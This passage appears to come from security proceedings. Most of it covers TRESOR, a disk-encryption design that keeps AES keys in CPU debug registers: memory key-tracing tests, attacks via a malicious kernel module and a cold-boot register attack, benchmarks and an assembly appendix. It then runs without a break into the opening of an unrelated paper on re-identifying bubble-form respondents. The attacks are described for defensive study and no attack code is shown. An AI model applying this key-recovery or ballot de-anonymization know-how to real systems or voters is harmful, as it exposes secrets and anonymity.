To prove that interactivity is indeed not affected in practice, we draw upon measurements from the benchmarking utility *Interbench* [9]. We used Interbench to simulate a video player trying to get the CPU 60 times per second, i.e., simulating 60 fps. Table 3 lists a selection of interactivity benchmarks running on an Intel Core i7-620M under different loads.[5] We disabled all but the first CPU core to get a more convincing test set-up. As shown by the table, latencies introduced by TRESOR do not differ much from those introduced by generic AES: Average latencies are slightly better for TRESOR,

[4] The underlying series of tests can be found in Appendix A.2.

[5] Full benchmarks are listed in Appendix A.3.

maximum latencies are slightly better for generic AES, and standard deviations are almost the same.

Overall, the atomic sections introduced with TRESOR are too short to have any measurable effect to the reactivity of the Linux kernel.

5 Security

Although it performs quite well, the ultimately decisive factor to employ TRESOR should not be its performance but its security qualities. Therefore we prove TRESOR's resistance against attacks on debug registers and, above all, attacks on main memory.

5.1 Memory attacks

We have implemented AES in a way that nothing but the scrambled output block is actively written into main memory. However, this alone does not guarantee the security of TRESOR, because sensitive data may be copied passively into RAM by side effects of the OS or hardware, such as interrupt handling, scheduling, swapping, ACPI suspend modes, etc. For example, we cannot directly exclude the possibility that there is a piece of kernel code reading from debug registers in assembly rather than calling our patched `native_get_debugreg` in C. To minimize this risk, we performed extensive tests observing the main memory of a TRESOR system at runtime.

The problem we faced was how to observe main memory reliably and efficiently. Just reading from `/proc/kcore` or `/dev/mem` in a running Linux system was not an option as the reading process itself invokes kernel code which may falsify the result. On the other hand, performing real attacks on main memory, like cold boot attacks, to read out what is physically left in RAM is very time consuming. Thus, we decided to run TRESOR as guest inside a virtual machine and to examine its "physical" memory from the host.

As VM we chose Qemu/KVM [11, 2] because it is lightweight, has a debug console and – last but not least – is compatible with TRESOR (many other VMs are not; VirtualBox [25], for instance, does not support AES-NI). The debug console of Qemu allows to read CPU registers and to take physical memory dumps in a comfortable way.

We started to browse the VM memory of an active disk encryption system with key recovery tools like *AESKeyFind* [15] and *Interrogate* [7]. As was expected, these tools successfully reconstructed the key of standard AES but not that of TRESOR. However, this alone is not a meaningful result because AES key recovery is commonly based on the AES key schedule (since the secret key itself has no structure; it is just a random bit sequence). As shown in Section 2.3, key schedules are not persistently stored under TRESOR and thus, key recovery must fail – it would even fail if the key actually leaks to RAM.

Unlike real attackers, we are aware of the secret key. We took advantage of this knowledge and searched for the key bit pattern. Overall, we could find a bit sequence matching the key of generic AES but none matching that of TRESOR. However, even these findings do not necessarily imply that the key is not present in RAM, because it could be stored discontinuously. This is not even unlikely, because inside the CPU it is stored discontinuously as well (in four breakpoint registers, 64-bit each). Context switching may store each register separately, for example.

Consequently, we had to perform more meaningful tests taking fractions of the key into account. And thus, we sought after the longest match of the key pattern and its reverse and any parts of those, in little and in big endian. We did not observe any case under TRESOR where the longest match exceeded three bytes. And matches of no more than three bytes can be explained purely by probabilities (as also attested by searching for random bit sequences instead of real key fractions).

This further raised our confidence that neither the secret key nor any part of it was in RAM – at the time we took the memory dump. This leads us to the immediately next problem: How can we ensure that main memory does not hold any part of the key at other times? In principle, this question is impossible to answer fully because of the intricacies of information leakage. In practice, it is hardly feasible to put the Linux kernel into all its possible states and to take a memory dump at the precise moment.

We tried to analyze at least the in our view most relevant states concerning swapping and suspend. Both are of special interest for TRESOR as they swap CPU registers into RAM or even further onto disk. We induced swapping by creating large data structures in RAM. Once Linux began to swap data onto disk we took a memory dump and a disk dump and analyzed both with the methods mentioned before. Parts of the secret key could neither be traced on disk nor in RAM. (Also for generic AES, we never found sensitive information on disk because kernel space memory is not swappable under Linux.)

To examine TRESOR's behavior for ACPI S3 (suspend to RAM) we performed tests in Qemu and additionally on real hardware because Qemu fails to wake up after S3. ACPI S4 (suspend to disk) on the other hand works just fine under Qemu. Our findings indicate that knowledge about the secret key is lost during both suspend modes, because again, neither in RAM nor on disk we could trace the key. As the CPU is switched off dur-

Active AES	Generic	TRESOR			None
Kernel state	normal	normal	swapping	suspend	normal
Key recovery (AESKeyFind)	yes	no	no	no	no
Dummy key matches	–	yes	yes*	yes	–
Real key matches	yes	no	no	no	no
Longest match of real key (bytes)	32	3	3	3	3
	*) found in RAM, not on disk				

Table 4: AES-256 key tracing, an overview

ing suspension, the key is irretrievably lost. We also verified this by looking into the CPU registers before, during, and after suspension. After suspension, the CPU context is restored completely except for the debug registers. (Therefore, TRESOR prompts the user to re-enter the password upon wakeup).

Table 4 summarizes our findings of tracing an AES-256 key in RAM and disk storage. Only using Linux' generic implementation of AES, the secret key can be recovered by AESKeyFind and Interrogate. Using TRESOR, or no disk encryption system at all, no key can be recovered. Indeed, we can trace the dummy key of TRESOR as it is stored in RAM by the Crypto-API, but the dummy key is of absolutely no importance. AESKeyFind cannot even recover the dummy key because no key schedule of it is ever computed or stored in RAM. The full 256-bit pattern of the real key can only be traced running generic AES. Under TRESOR, the longest sequence matching the real key has no more than three bytes in all kernel states we tested.

Concluding, we searched for the secret AES key with different methods in different situations and neither the entire key, nor any parts of it, could ever be traced in RAM. While this proves that we are successfully keeping the key away from RAM in general, we have no persuasive argument that the key *never* enters RAM. Admittedly, it is unlikely that a piece of code other than context switching swaps debug registers into RAM, but it cannot be ruled out. Anyhow, even for the hypothetical case where such a piece of code exists, we are quite confident that we can patch it. Hence, the feasibility of a system like TRESOR and its fundamental idea to store secret keys in debug registers is not at risk.

5.2 Processor attacks

Now that the key is stored inside the CPU and never enters RAM, attackers may target processor registers rather than RAM. Basically there are two ways to attack processor registers: on software and on hardware layer.

On software layer we distinguish attackers who could gain root access and attackers with an unprivileged access. Naturally, for attackers with standard user privileges there should be no way to read out the key. As debug registers are only accessible from kernel space and as the only way for standard users to execute kernel code are system calls, unprivileged attackers are successfully defeated by the `ptrace` patch. We verified this with a user space utility making `ptrace` calls to read out debug registers; as was expected, only `0` is returned to user space. Overwriting the key via `ptrace` is not possible either; here `-EBUSY` (dr0 to dr3) and `-EPERM` (dr6 and dr7) are returned.

For root the situation is different, because for root there are more ways to execute kernel code: via modules (LKMs) and via `/dev/kmem`. If Linux is compiled with LKM or KMEM support, root can insert arbitrary code into a running kernel and execute it with ring 0 privileges. To demonstrate this for LKMs, we have created a small malicious module reading out the debug registers and writing them into the kernel log file. A similar attack is possible by writing to `/dev/kmem`. Thus, if compiled with LKM or KMEM support, root can gain full access to the TRESOR key. On the other hand, if compiled without LKM and KMEM support, even root has no ability to access the secret key – an advantage over conventional disk encryption systems where root can always read and write the secret key from RAM. Running TRESOR without LKM and KMEM support, the key can be set once upon boot but never be retrieved or manipulated while the system is running.

Besides the software layer, the hardware layer is critical. With physical access to the machine, new possibilities open up for the attacker. First of all, for advanced electrical engineers it may be possible to read out registers of a running CPU with an oscilloscope, by measuring the electromagnetic field around the CPU or whatever else. But we are not aware of any successful attacks of this type.

Instead, we focus on a simpler scenario: it may be possible to reboot the machine with a malicious boot device reading out what is left in CPU registers (similar to cold boot attacks [14]). Performing such an attack, the interesting question is whether CPU registers are reset to zero upon reboot or keep their contents until they are used otherwise. Besides the BIOS version and CPU

reinitialization code, the answer may depend on whether the machine was rebooted by a software interrupt (e.g., by pressing *CTRL-ALT-DEL*) or by pressing a hardware reset button. While the former method keeps the CPU on power, the latter switches it off briefly.

To investigate the practical impact of such an attack, we developed a malicious boot device called *Cobra* (Cold Boot Register Attack). First tested on virtual machines, Cobra revealed that debug registers are reset on hardware reboots but not on software reboots. On software reboots, Cobra was able to restore debug registers; all tested virtual machines (Qemu, Bochs, VMware and VirtualBox) showed this behavior. If real hardware showed this behavior as well, the consequences would be fatal. It would be an ease to read out the secret key and hence, TRESOR would be practically useless. Fortunately, it turned out that all VMs have a little implementation flaw regarding this attack. On real hardware, debug registers are always reset to zero – also upon software reboots. We verified this by testing different machines with different processors and BIOS versions. Table 5 gives an overview of our findings.

	BIOS	Soft Reboot	Hard Reset
Athlon 64	AMI	-	-
Pentium 4	Phoenix	-	-
Pentium M	First	-	-
Celeron M	Phoenix	-	-
Core2 Duo	First	-	-
Core i5	Phoenix	-	-
Core i7	Lenovo	-	-
Qemu	Bochs	x	-
Bochs	Bochs	x	-
VMware	Phoenix	x	-
VirtualBox	N/A	x	-
	[x] = vulnerable	[-] = not vulnerable	

Table 5: Cobra (Cold Boot Register Attack)

Overall, we argue that TRESOR is secure against local, unprivileged attacks in any case. Beyond that, TRESOR is even secure against attackers who could gain root access, if the kernel is compiled without LKM and KMEM support. On hardware level, TRESOR withstands cold boot attacks against both main memory and CPU registers. This does only hold for real hardware, but running TRESOR inside a virtual machine is insecure anyhow as register contents of the guest are simulated in the host's main memory.

5.3 Side channel attacks

Last, we want to mention briefly that TRESOR is resistant to timing attacks [26]. This is not the achievement of ourselves but that of Intel, or, to be more precise, that of AES-NI. Intel states: *"Beyond improving performance, the AES instructions provide important security benefits. By running in data-independent time and not using tables, they help in eliminating the major timing and cache-based attacks that threaten table-based software implementations of AES."* [31] Based on this statement and the fact that there are no input dependent branches in the control flow of our code, we argue that TRESOR is resistant to side channel attacks, too.

6 Conclusions and Future Work

In the face of known attacks against main memory (above all, DMA and cold boot attacks) we consider RAM as too insecure to guarantee the confidentiality of secret disk encryption keys today. Thus we presented TRESOR, an approach to prevent main memory attacks against AES by implementing the encryption algorithm and its key management entirely on the microprocessor, solely using processor registers. We first explained important design choices of TRESOR and the key aspects of its implementation. We then discussed how we integrated it into the Linux kernel. Eventually we showed that it performs well in comparison to the generic version of AES and, most importantly, that it satisfies our security policy.

6.1 Conclusions

Our primary security goal was to prevent tracing of the secret key in volatile memory, effectively making attacks on main memory pointless. Despite considerable effort, we were not able to retrieve the key in RAM. Therefore, we are confident that TRESOR is a substantial improvement compared to conventional disk encryption systems. As we took perfectly intact memory images of a running TRESOR VM and knew the key beforehand, we had an advantage over real attackers trying to retrieve an unknown key. This strengthens our test results, because if we cannot retrieve the known key in an unscathed image, it is even more unlikely that an attacker can retrieve an unknown key in a partially damaged image.

Another security goal was, of course, not to introduce flaws which are not present in ordinary encryption systems. Therefore, we showed that TRESOR is safe against local attacks on the software layer as well as on the hardware layer. Interestingly, if the kernel is compiled without LKM and KMEM support, there is no (known) way to retrieve the secret key even though privileged root access is given – again, a substantial improvement compared to conventional disk encryption systems.

Besides evaluating security aspects, we collected performance benchmarks, revealing that TRESOR is

slightly faster than common versions of AES. Furthermore, we showed that the reactivity of Linux is not affected by the atomicity of encryption and decryption.

Summarizing, TRESOR runs encryption securely outside RAM and thereby it achieves a higher security than any disk encryption system we know – without losing performance or compatibility with existing applications. To conclude, it is possible to treat RAM as untrusted and to store secret keys in a safe place of today's x86 standard architecture.

6.2 Future Work

Currently, TRESOR allows only to store a single, static key, because the debug registers cannot hold a second one. Future versions of TRESOR may keep multiple disk encryption keys securely inside RAM by srambling them with a master key, like in Loop-Amnesia [27].

This idea may be extended to an even broader use case in the future: Further AES keys to be used in conjunction with IPSec or SSL, i.e., to be used in conjunction with the userland, could be encrypted with the TRESOR master key and stored securely inside RAM. Session keys could be set and removed dynamically in any quantity. Using such a session key to encrypt an input block, the user space application would have to make a special system call that: 1) invokes TRESOR to read and decrypt the desired key and 2) lets TRESOR use the recently decrypted key to encrypt the input block. Between these steps, the session key may not leave the processor, meaning both steps need to happen inside the same atomic section. As a downside, such a system would require user space support and would induce a performance penalty.

Another future task is to move the secret key into registers which are even less frequently used than the debug registers, e.g., into machine specific registers (MSRs). As a benefit, by using MSRs as cryptographic key storage, debuggers would be able to use hardware breakpoints and watchpoints again. However, the best way to get round this problem would be the introduction of a special key register into future versions of AES-NI by Intel or AMD.

Last, we want to investigate the possibility of implementing a TRESOR like system as third party application for Windows.

Acknowledgments

We would like to thank Hans-Georg Esser, Thorsten Holz, Ralf Hund, Stefan Vömel, and Carsten Willems for reading a prior version of this paper and giving us valuable suggestions for improving it.

Availability

TRESOR is free software published under the GNU GPL v2 [32]. Its source is available at `www1.informatik.uni-erlangen.de/tresor`.

References

[1] Windows BitLocker Drive Encryption Frequently Asked Questions. http://technet.microsoft.com/en-us/library/cc766200(WS.10).aspx, July 2009.

[2] KVM: Kernel Based Virtual Machine, 2010. http://www.linux-kvm.org/.

[3] Becher, M., Dornseif, M., and Klein, C. N. FireWire - All Your Memory Are Belong To Us. In *Proceedings of the Annual CanSecWest Applied Security Conference* (Vancouver, British Columbia, Canada, 2005), Laboratory for Dependable Distributed Systems, RWTH Aachen University.

[4] Böck, B. *Firewire-based Physical Security Attacks on Windows 7, EFS and BitLocker*. Secure Business Austria Research Lab, Aug. 2009.

[5] Boileau, A. Hit by a Bus: Physical Access Attacks with Firewire. In *Proceedings of Ruxcon '06* (Sydney, Australia, Sept. 2006). Tool (2008): http://storm.net.nz/static/files/winlockpwn.

[6] Carrier, B. D., and Grand, J. A Hardware-Based Memory Acquisition Procedure for Digital Investigations. *Digital Investigation 1*, 1 (Feb. 2004), 50–60.

[7] Carsten Maartmann-Moe. Interrogate. http://interrogate.sourceforge.net/, Aug. 2009.

[8] Christophe Devine and Guillaume Vissian. Compromission physique par le bus PCI. In *Proceedings of SSTIC '09* (June 2009), Thales Security Systems.

[9] Con Kolivas. Interbench: The Linux Interactivity Benchmark, 2006. http://users.on.net/~ckolivas/interbench/.

[10] Dabrowski, R., J., Munson, and V., E. Is 100 Milliseconds Too Fast? In *Proceedings of the CHI Conference on Human Factors in Computing Systems* (2001), vol. 2 of *Short talks: interaction techniques*, ACM, pp. 317–318.

[11] Fabrice Bellard. Qemu: Open Source Processor Emulator, 2010. http://qemu.org.

[12] FIPS. Advanced Encryption Standard (AES). Federal Information Processing Standards Publication 197, National Institute for Standards and Technology, Nov. 2001.

[13] Guillaume Delugre. Reverse Engineering the Broadcom NetExtreme's firmware. In *Proceedings of HACK.LU '10* (Luxembourg, Nov. 2010), Sogeti ESEC Lab.

[14] Halderman, J. A., Schoen, S. D., Heninger, N., Clarkson, W., Paul, W., Calandrino, J. A., Feldman, A. J., Appelbaum, J., and Felten, E. W. Lest We Remember: Cold Boot Attacks on Encryptions Keys. In *Proceedings of the 17th USENIX Security Symposium* (San Jose, CA, Aug. 2008), Princeton University, USENIX Association, pp. 45–60.

[15] Heninger, N., and Feldman, A. AESKeyFind. http://citp.princeton.edu/memory-content/src/, July 2008.

[16] Hitachi Global Storage Technologies. *Safeguarding Your Data with Hitachi Bulk Data Encryption*, July 2008. http://www.hitachigst.com/tech/techlib.nsf/techdocs/74D8260832F2F75E862572D7004AE077/$file/bulk_encryption_white_paper.pdf.

[17] HULTON, D. Cardbus Bus-Mastering: 0wning the Laptop. In *Proceedings of ShmooCon '06* (Washington DC, USA, Jan. 2006).

[18] INTEL CORPORATION. *Intel 64 and IA-32 Architectures Software Developer's Manual*, Volume 3A and 3B ed., Jan. 2011. System Programming Guide.

[19] JEFFREY KATCHER. PostMark: A New File System Benchmark. http://communities-staging.netapp.com/servlet/JiveServlet/download/2609-1551/Katcher97-postmark-netapp-tr3022.pd, 1997. Network Appliance, Inc.

[20] JOHN FRUEHE, DIRECTOR OF PRODUCT MARKETING. Following Instructions. http://blogs.amd.com/work/2010/11/22/following-instructions/, Nov. 2010. AMD.

[21] JÜRGEN PABEL. Frozen Cache. Blog: http://frozenchache.blogspot.com/, Jan. 2009.

[22] JÜRGEN PABEL. FrozenCache Mitigating cold-boot attacks for Full-Disk-Encryption software. In *27th Chaos Communication Congress* (Berlin, Germany, Dec. 2010), CCC. Video: http://blog.akkaya.de/jpabel/2010/12/31/After-the-FrozenCache-presentation.

[23] MCGREGOR, P., HOLLEBEEK, T., VOLYNKIN, A., AND WHITE, M. Braving the Cold: New Methods for Preventing Cold Boot Attacks on Encryption Keys. In *Black Hat Security Conference* (Las Vegas, USA, Aug. 2008), BitArmor Systems, Inc.

[24] MÜLLER, T., DEWALD, A., AND FREILING, F. AESSE: A Cold-Boot Resistant Implementation of AES. In *Proceedings of the Third European Workshop on System Security (EUROSEC)* (Paris, France, Apr. 2010), RWTH Aachen / Mannheim University, ACM, pp. 42–47.

[25] ORACLE CORPORATION. VirtualBox: x86 and AMD64 virtualization, 2011. http://www.virtualbox.org.

[26] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache Attacks and Countermeasures: the Case of AES. In *Topics in Cryptology - The Cryptographers' Track at the RSA Conference 2006* (San Jose, CA, USA, Nov. 2005), Weizmann Institute of Science, Springer, pp. 1–20.

[27] PATRICK SIMMONS. Security Through Amnesia: A Software-Based Solution to the Cold Boot Attack on Disk Encryption, Apr. 2011. University of Illinois at Urbana-Champaign.

[28] PETRONI, N. L., FRASER, T., MOLINA, J., AND ARBAUGH, W. A. Copilot - a Coprocessor-based Kernel Runtime Integrity Monitor. In *Proceedings of the 13th USENIX Security Symposium* (Aug. 2004), University of Maryland, USENIX Association, pp. 179–194.

[29] PONEMON, L. *Airport Insecurity: The Case of Missing & Lost Laptops*. Ponemon Institute, June 2008. http://www.dell.com/downloads/global/services/dell_lost_laptop_study.pdf.

[30] SAOUT, C. dm-crypt: a device-mapper crypto target, 2006. http://www.saout.de/misc/dm-crypt/.

[31] SHAY GUERON. *Intel Advanced Encryption Standard (AES) Instruction Set White Paper*, Rev. 3.0 ed. Intel Corporation, Jan. 2010. Intel Mobility Group, Israel Development Center.

[32] STALLMAN, R., AND COHEN, J. GNU General Public License Version 2. http://www.gnu.org/licenses/gpl-2.0.html, June 1991. Free Software Foundation.

[33] STALLMAN, R., AND PESCH, R. H. Debugging with GDB: The GNU Source-Level Debugger. Tech. rep., The Free Software Foundation, 2010. Ninth Edition.

[34] THAKKAR, S., AND HUFF, T. The Internet Streaming SIMD Extensions. *IEEE Computer 32*, 12 (Apr. 1999), 26–34. Intel Corporation.

[35] TOSHIBA CORPORATION. *Toshiba Self-Encrypting Drive Technology at RSA Conference 2009*, Apr. 2009. http://sdd.toshiba.com/techdocs/WaveRSADemoFinalPressRelease4152009.pdf.

[36] TRUECRYPT FOUNDATION. TrueCrypt: Free Open-Source Disk Encryption Software for Windows, Mac OS and Linux. http://www.truecrypt.org/, 2010.

A Appendix

A.1 AES-128 Source Code

```
.set rstate, %xmm0  // AES state
.set rhelp,  %xmm1  // helping reg
.set rk0,    %xmm2  // round key 0
.set rk1,    %xmm3  // round key 1
.set rk2,    %xmm4  // round key 2
.set rk3,    %xmm5  // round key 3
.set rk4,    %xmm6  // round key 4
.set rk5,    %xmm7  // round key 5
.set rk6,    %xmm8  // round key 6
.set rk7,    %xmm9  // round key 7
.set rk8,    %xmm10 // round key 8
.set rk9,    %xmm11 // round key 9
.set rk10,   %xmm12 // round key 10

.macro  key_schedule r0 r1 rcon
  pxor            rhelp,rhelp
  movdqu          \r0,\r1
  shufps          $0x1f,\r1,rhelp
  pxor            rhelp,\r1
  shufps          $0x8c,\r1,rhelp
  pxor            rhelp,\r1
  aeskeygenassist $\rcon,\r0,rhelp
  shufps          $0xff,rhelp,rhelp
  pxor            rhelp,\r1
.endm

movq         %db0,%rax
movq         %rax,\r0
movq         %db1,%rax
movq         %rax,rhelp
shufps       $0x44,rhelp,\r0
pxor         rk0,rstate

key_schedule    rk0  rk1  0x1
key_schedule    rk1  rk2  0x2
key_schedule    rk2  rk3  0x4
key_schedule    rk3  rk4  0x8
key_schedule    rk4  rk5  0x10
key_schedule    rk5  rk6  0x20
key_schedule    rk6  rk7  0x40
key_schedule    rk7  rk8  0x80
key_schedule    rk8  rk9  0x1b
key_schedule    rk9  rk10 0x36
```

```
aesenc       rk1,rstate
aesenc       rk2,rstate
aesenc       rk3,rstate
aesenc       rk4,rstate
aesenc       rk5,rstate
aesenc       rk6,rstate
aesenc       rk7,rstate
aesenc       rk8,rstate
aesenc       rk9,rstate
aesenclast   rk10,rstate
```

A.2 dd Benchmarks for AES-192

```
--- Plain
410 MB copied, 6.30053 s, 65.0 MB/s
410 MB copied, 6.93762 s, 59.0 MB/s
410 MB copied, 10.0737 s, 40.7 MB/s
410 MB copied, 9.66396 s, 42.4 MB/s
410 MB copied, 8.20149 s, 49.9 MB/s
410 MB copied, 7.42723 s, 55.1 MB/s
410 MB copied, 7.16408 s, 57.2 MB/s
410 MB copied, 8.54818 s, 47.9 MB/s
410 MB copied, 9.91214 s, 41.3 MB/s
410 MB copied, 6.91875 s, 59.2 MB/s
410 MB copied, 10.3003 s, 39.8 MB/s
410 MB copied, 8.63959 s, 47.4 MB/s
410 MB copied, 10.3342 s, 39.6 MB/s
410 MB copied, 8.75659 s, 46.8 MB/s
410 MB copied, 8.12789 s, 50.4 MB/s
410 MB copied, 8.96658 s, 45.7 MB/s
410 MB copied, 7.90555 s, 51.8 MB/s
410 MB copied, 11.7209 s, 34.9 MB/s
410 MB copied, 8.31128 s, 49.3 MB/s
410 MB copied, 11.8716 s, 34.5 MB/s
410 MB copied, 9.90721 s, 41.3 MB/s
410 MB copied, 8.57025 s, 47.8 MB/s
410 MB copied, 9.34468 s, 43.8 MB/s
410 MB copied, 9.14162 s, 44.8 MB/s

--- TRESOR
410 MB copied, 23.9045 s, 17.1 MB/s
410 MB copied, 24.1203 s, 17.0 MB/s
410 MB copied, 26.3410 s, 15.5 MB/s
410 MB copied, 22.1279 s, 18.5 MB/s
410 MB copied, 24.9356 s, 16.4 MB/s
410 MB copied, 25.0071 s, 16.4 MB/s
410 MB copied, 23.5777 s, 17.4 MB/s
410 MB copied, 27.8006 s, 14.7 MB/s
410 MB copied, 24.8987 s, 16.5 MB/s
410 MB copied, 25.8959 s, 15.8 MB/s
410 MB copied, 25.7694 s, 15.9 MB/s
410 MB copied, 26.5178 s, 15.4 MB/s
410 MB copied, 25.3663 s, 16.1 MB/s
410 MB copied, 25.0566 s, 16.3 MB/s
410 MB copied, 25.4963 s, 16.1 MB/s
410 MB copied, 24.3083 s, 16.9 MB/s
410 MB copied, 23.9965 s, 17.1 MB/s
410 MB copied, 25.2287 s, 16.2 MB/s
410 MB copied, 24.5554 s, 16.7 MB/s
410 MB copied, 23.5884 s, 17.4 MB/s
410 MB copied, 24.2647 s, 16.9 MB/s
410 MB copied, 25.1395 s, 16.3 MB/s
410 MB copied, 25.0933 s, 16.3 MB/s
410 MB copied, 24.8469 s, 16.5 MB/s

--- Common AES-NI
410 MB copied, 26.2926 s, 15.6 MB/s
410 MB copied, 30.8604 s, 13.3 MB/s
410 MB copied, 26.1996 s, 15.6 MB/s
410 MB copied, 28.0075 s, 14.6 MB/s
410 MB copied, 23.5519 s, 17.4 MB/s
410 MB copied, 27.0643 s, 15.1 MB/s
410 MB copied, 30.2133 s, 13.6 MB/s
410 MB copied, 25.8206 s, 15.9 MB/s
410 MB copied, 22.3430 s, 18.3 MB/s
410 MB copied, 24.9686 s, 16.4 MB/s
410 MB copied, 25.1107 s, 16.3 MB/s
410 MB copied, 28.1641 s, 14.5 MB/s
410 MB copied, 23.6934 s, 17.3 MB/s
410 MB copied, 24.9228 s, 16.4 MB/s
410 MB copied, 25.4900 s, 16.1 MB/s
410 MB copied, 28.8577 s, 14.2 MB/s
410 MB copied, 31.2964 s, 13.1 MB/s
410 MB copied, 26.1635 s, 15.7 MB/s
410 MB copied, 29.8904 s, 13.7 MB/s
410 MB copied, 26.8250 s, 15.3 MB/s
410 MB copied, 26.8389 s, 15.3 MB/s
410 MB copied, 29.5131 s, 13.9 MB/s
410 MB copied, 24.2083 s, 16.9 MB/s
410 MB copied, 26.9091 s, 15.2 MB/s

--- Generic AES
410 MB copied, 28.6924 s, 14.3 MB/s
410 MB copied, 31.0992 s, 13.2 MB/s
410 MB copied, 31.5867 s, 13.0 MB/s
410 MB copied, 29.4021 s, 13.9 MB/s
410 MB copied, 28.9778 s, 14.1 MB/s
410 MB copied, 25.9368 s, 15.8 MB/s
410 MB copied, 27.3885 s, 15.0 MB/s
410 MB copied, 26.5581 s, 15.4 MB/s
410 MB copied, 29.6886 s, 13.8 MB/s
410 MB copied, 29.4497 s, 13.9 MB/s
410 MB copied, 27.6539 s, 14.8 MB/s
410 MB copied, 24.9992 s, 16.4 MB/s
410 MB copied, 26.6642 s, 15.4 MB/s
410 MB copied, 24.2744 s, 16.9 MB/s
410 MB copied, 26.0460 s, 15.7 MB/s
410 MB copied, 31.6460 s, 12.9 MB/s
410 MB copied, 26.6546 s, 15.4 MB/s
410 MB copied, 24.6940 s, 16.6 MB/s
410 MB copied, 27.0945 s, 15.1 MB/s
410 MB copied, 26.8366 s, 15.3 MB/s
410 MB copied, 29.6911 s, 13.8 MB/s
410 MB copied, 29.4740 s, 13.9 MB/s
410 MB copied, 25.5362 s, 16.0 MB/s
410 MB copied, 24.3959 s, 16.8 MB/s
```

A.3 Interbench for AES-256

```
--- Plain
Load    Latency +/- SD (ms)  Max Latency   % Desired CPU  % Deadlines Met
None      0.143 +/- 1.51        26.2             100           99.3
X         0.399 +/- 2.34        23.8             100           98.6
Burn       0.23 +/- 1.93          39            99.9           99.2
Write      0.16 +/- 0.852       20.7             100           99.9
Read      0.118 +/- 0.772       20.2             100           99.9
Compile   0.738 +/- 3.47        32.4             100             97
Memload   0.009 +/- 0.027      0.498             100            100

--- TRESOR
Load    Latency +/- SD (ms)  Max Latency   % Desired CPU  % Deadlines Met
None      0.926 +/- 3.99        37.3            99.9           94.9
X          6.65 +/- 11.3        44.3            99.6           64.8
Burn         28 +/- 31          66.6            48.6           2.45
Write       1.9 +/- 5.87        33.7            99.8           89.9
Read       2.41 +/- 6.32        27.8             100           86.2
Compile    26.4 +/- 30.3        79.2            50.1           4.73
Memload    9.24 +/- 13.2        48.7            98.3           48.7

--- Generic AES
Load    Latency +/- SD (ms)  Max Latency   % Desired CPU  % Deadlines Met
None        1.4 +/- 4.96        34.2            99.9           92.3
X          6.73 +/- 11.3          43            99.2           63.5
Burn       29.2 +/- 32.4        66.5            45.8           2.22
Write     0.657 +/- 3.39        36.5            99.8           96.9
Read       3.05 +/- 7.18        36.9            99.9           82.5
Compile    26.8 +/- 30.3        64.7            48.9           4.09
Memload    9.34 +/- 13.4        45.3            97.7           48.5
```

Bubble Trouble: Off-Line De-Anonymization of Bubble Forms

Joseph A. Calandrino, William Clarkson and Edward W. Felten
Department of Computer Science
Princeton University

Abstract

Fill-in-the-bubble forms are widely used for surveys, election ballots, and standardized tests. In these and other scenarios, use of the forms comes with an implicit assumption that individuals' bubble markings themselves are not identifying. This work challenges this assumption, demonstrating that fill-in-the-bubble forms could convey a respondent's identity even in the absence of explicit identifying information. We develop methods to capture the unique features of a marked bubble and use machine learning to isolate characteristics indicative of its creator. Using surveys from more than ninety individuals, we apply these techniques and successfully re-identify individuals from markings alone with over 50% accuracy. This bubble-based analysis can have either positive or negative implications depending on the application. Potential applications range from detection of cheating on standardized tests to attacks on the secrecy of election ballots. To protect against negative consequences, we discuss mitigation techniques to remove a bubble's identifying characteristics. We suggest additional tests using longitudinal data and larger datasets to further explore the potential of our approach in real-world applications.


1 Introduction

Scantron-style fill-in-the-bubble forms are a popular means of obtaining human responses to multiple-choice questions. Whether conducting surveys, academic tests, or elections, these forms allow straightforward user completion and fast, accurate machine input. Although not every use of bubble forms demands anonymity, common perception suggests that bubble completion does not result in distinctive marks. We demonstrate that this assumption is false under certain scenarios, enabling use of these markings as a biometric. The ability to uncover identifying bubble marking patterns has far-reaching potential implications, from detecting cheating on standardized tests to threatening the anonymity of election ballots.

Bubble forms are widely used in scenarios where confirming or protecting the identity of respondents is critical. Over 137 million registered voters in the United States reside in precincts with optical scan voting machines [27], which traditionally use fill-in-the-bubble paper ballots. Voter privacy (and certain forms of fraud) relies on an inability to connect voters with these ballots. Surveys for research and other purposes use bubble forms to automate data collection. The anonymity of survey subjects not only affects subject honesty but also impacts requirements governing human subjects research [26]. Over 1.6 million members of the high school class of 2010 completed the SAT [8], one of many large-scale standardized tests using bubble sheets. Educators, testing services, and other stakeholders have incentives to detect cheating on these tests. The implications of our findings extend to any use of bubble forms for which the ability to "fingerprint" respondents may have consequences, positive or negative.

Our contributions. We develop techniques to extract distinctive patterns from markings on completed bubble forms. These patterns serve as a biometric for the form respondent. To account for the limited characteristics available from markings, we apply a novel combination of image processing and machine learning techniques to extract features and determine which are distinctive (see Section 2). These features can enable discovery of respondents' identities or of connections between completed bubbles.

To evaluate our results on real-world data, we use a corpus of over ninety answer sheets from an unrelated survey of high school students (see Section 3). We train on a subset of completed bubbles from each form, effectively extracting a biometric for the corresponding respondent. After training, we obtain a test set of addi-



(a) Person 1 (b) Person 2 (c) Person 3 (d) Person 4 (e) Person 4 - Gray

Figure 1: Example marked bubbles. The background color is white in all examples except Figure 1(e), which is gray.

tional bubbles from each form and classify each test set. For certain parameters, our algorithms' top match is correct over 50% percent of the time, and the correct value falls in the top 3 matches 75% percent of the time. In addition, we test our ability to detect when someone other than the expected respondent completes a form, simultaneously achieving false positive and false negative rates below 10%. We conduct limited additional tests to confirm our results and explore details available from bubble markings.

